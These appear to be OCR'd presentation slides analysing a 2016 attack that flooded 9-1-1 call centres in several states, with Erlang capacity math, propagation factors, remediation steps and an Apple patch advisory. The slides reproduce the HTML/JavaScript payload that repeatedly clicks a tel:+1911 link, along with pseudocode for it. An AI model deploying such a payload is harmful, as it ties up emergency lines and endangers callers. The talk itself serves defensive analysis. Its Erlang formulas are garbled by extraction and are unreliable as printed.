

IN NOVEMBER, 2016, A TEENAGER FROM ARIZONA LAUNCHED A TDoS ATTACK ON 9-1-1 CENTERS IN SEVERAL STATES WITH 8 LINES OF CODE AND A TWEET





MATHEMATICAL ASIDE: ASIDE: MR. ERLANG'S MAGIC FORMULA



$$P_b = B(E, m) = \frac{\overline{m!}}{\sum_{i=0}^{m}}$$



$$P_b = rac{E^m}{m!} \sum_{i=0}^{m} rac{E^i}{i!}$$



P_b is "Probabilty of Blocking": How often can a {call, agent, GET} fail?

GET) fail?
$$=\frac{E}{m!}$$

$$=\frac{E^{i}}{\sum_{i=0}^{m}\frac{E^{i}}{i!}}$$

This is a design criterion: How much failure can we tolerate?



m is the # of identical, parallel resources How many {lines, bps, servers} do we have? E

$$P_b = \frac{m!}{\sum_{i=0}^{m} \frac{E^i}{i!}}$$

This is a design constraint: How many widgets can we afford?



E is the normalized ingress load How many {calls, bps, GETs} do we expect?

$$P_b = rac{m!}{\sum_{i=0}^{m} rac{E^i}{i!}}$$

This is a design estimate: How much traffic is normal?



But: What does it mean to have a "load" of calls, when their arrivals and lengths are (mostly) random?



The "normalized" ingress load, E: \(\lambda\) is the # of calls per unit time

$$E = \lambda h$$

This is an observation or estimate:
How many calls do we expect to arrive each second in our busiest hour?



The "normalized" ingress load, E: h is the average holding time

$$E = \lambda h$$

This is an observation or estimate: How long do our calls take to service, on average?



High-Ingress-Rate Vulnerability: For $E \gg m$, $P_b \rightarrow 1$

$$P_b = rac{m!}{\sum_{i=0}^{m} \frac{E^i}{i!}}$$

This is could be due to higher-thanexpected arrival rate, or longer-thanexpected holding time.



BEN GURION UNIVERSITY:

ESTIMATED 1.7053 TRUNKS
PER 10,000 POPULATION
75% SHARED / 9.5% WIRELESS-ONLY



NENA:

PROBABLY <= 12 WIRELESS TRUNKS PER PSAP (ON AVERAGE)



EXAMPLE:

BG PAPER PREDICTS
~79-95 WIRELESS-USABLE TRUNKS
FOR DENVER (PROPER)
(663K POPS)




EXAMPLE:

DENVER REPORTS
32
~2.5-3X < PREDICTION








OUTCOMES: RECOGNIZING AN ATTACK REPORTING AN ATTACK RECOVERING SERVICE



BUT WE THOUGHT IT WOULD BE DIFFERENT



EVERYONE EXPECTED NATIVE, MALICIOUS. EXECUTABLE CO A HACKED VOIP SYSTEM



LIMITED BY USER/ INTERCONNECT LOCATION

DIFFICULT TO SCALE



NO ONE CONSIDERED DISTRIBUTED ATTACKS ON DISTRIBUTED TARGETS



A PRACTICAL ATTACK:

1 YouTube COMMENT
1 OBFUSCATED URL
8 LINES OF BASIC CODE




~1,200 TWITTER FOLLOWERS @meetheindiankid (THANKFULLY NOT A KARDASHIAN)






meet desai 8 months ago (edited)


you guys took down that guys website feel bad for him since he doesnt have paid plan so he doesnt get unlimited bandwith. I uploaded same thing to my website https://goo.gl/q03Lr5, https://goo.gl/nAUFbu and https://goo.gl/q03Lr5, https://goo.gl/q03Lr5, https://goo.gl/q03Lr5, https://goo.gl/q03Lr5, https://goo.gl/nAUFbu and https://goo.gl/nAUFbu and https://goo.gl/UGeq1V enjoy!!!!! I promise you this link will not go down.






AMPLIFYING FACTORS: MUSIC COMMUNITY SOCIAL MEDIA PERSONALITIES TIMING RTs WITH "LOLs" USER IGNORANCE





Google URL Shortener 1/30/17, 9:39 PM



Simplify your links

Your original URL here

SHORTEN URL

All you gl URLs and tilt analysis are public and can be at accept by anyone

https://geo.gl/

THE 6.1.1 ACCAPAIATION

Google URL Shortener

Google URL Shortener

Input: http://www.ReallyShadyURL.com

Simplify your links

Output: goo.gl/rYMFZu

Your original URL here

SHORTEN URL

All glob g) LIRE a med click athalytics any proble and can be accessed by anyone

https://geo.gl/

```
Print a bunch of "LoL"s in the user's browser

Define a link to a telephone number: +1911
Define a link to an email address: distraction@none.com

Start a script
Start a loop, defined to run many times
Click telephone link (Call 9-1-1!)
Click mail link (Distract the User)
Return to start of loop
End the Script
```



```
<h1>L0L0L0L0L0L0L0L0L0L0L0L</h1>
<a href="tel:+1911" id="tel"></a>
<a href="/cdn/cgi/l/email-protection#...
   Virus on your device! Call Apple Support
   Now!" id="mail"></a>
<script type="text/rocketscript">
   for( i=0; i<101001010100101010010; i++){</pre>
   document.getElementById("tel").click();
   document.getElementById("mail").click();
   window.location = window.location;
</script>
```

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PROMPT EFFECTS: >117,500 CLICKS



PROMPT EFFECTS: OVERLOADS AT PSAPs 12 STATES CONFIRMED PEAK TRAFFIC > 6x NORMAL



PROMPT EFFECTS: CONFUSION DUE TO NON-UNIFORM CARRIER DISTRIBUTION OF FOLLOWERS



ABOVE SOME THRESHOLD, NOTHING IS SAFE



THE O.I.I ASSOCIATION

1. STOP PROPAGATION 2. DE-OBFUSCATE 3. BLACKHOLE



REMEDIATION 1 PAUSE SOURCE ACCOUNT(S) & FILTER MALICIOUS LINK

Twitter .

REMEDIATION 2 DISABLE SHORTENED URL



REMEDIATION 3 TAKEDOWN WEBSITE



REMEDIATION 3 BLACKHOLE DOMAIN



me-ee-t d-ai-s-ay @meetheindiankid · 26 Oct 2016

I am aware of the dns issue on my website. Clear your caches and it should work just fine.



2

11 1



me-ee-t d-ai-s-ay @meetheindiankid · 26 Oct 2016

Replying to @meetheindiankid

big thanks to those who told me about the dns issue. Working with @Cloudflare to resolve this issue.



17






REMEDIATION 4 ARREST MORONS











appleinsider

Apple's iOS 10.3 fixes flaw used in accidental DDoS attack on 911 call system

By Mikey Campbell

Thursday, March 30, 2017, 03:19 pm PT (06:19 pm ET)

Apple's latest iOS 10.3 release patches a flaw that can be used to repeatedly dial a phone number, accidentally exploited last year to redial 911 call centers, protecting emergency operators from potential cyberattacks.



Phone

Available for: iPhone 5 and later, iPad 4th generation and later, iPod touch 6th generation and later

Impact: A third party app can initiate a phone call without user interaction

Description: An issue existed in iOS allowing for calls without prompting. This issue was addressed by prompting a user to confirm call initiation.

CVE-2017-2484

Quick Look

Available for: iPhone 5 and later, iPad 4th generation and later, iPod touch 6th generation and later

Impact: Tapping a tel link in a PDF document could trigger a call without prompting the user

Description: An issue existed when checking the tel URL before initiating calls. This issue was addressed with the addition of a confirmation prompt.

CVE-2017-2404: Tuan Anh Ngo (Melbourne, Australia), Christoph Nehring

Source: https://support.apple.com/en-us/HT207617



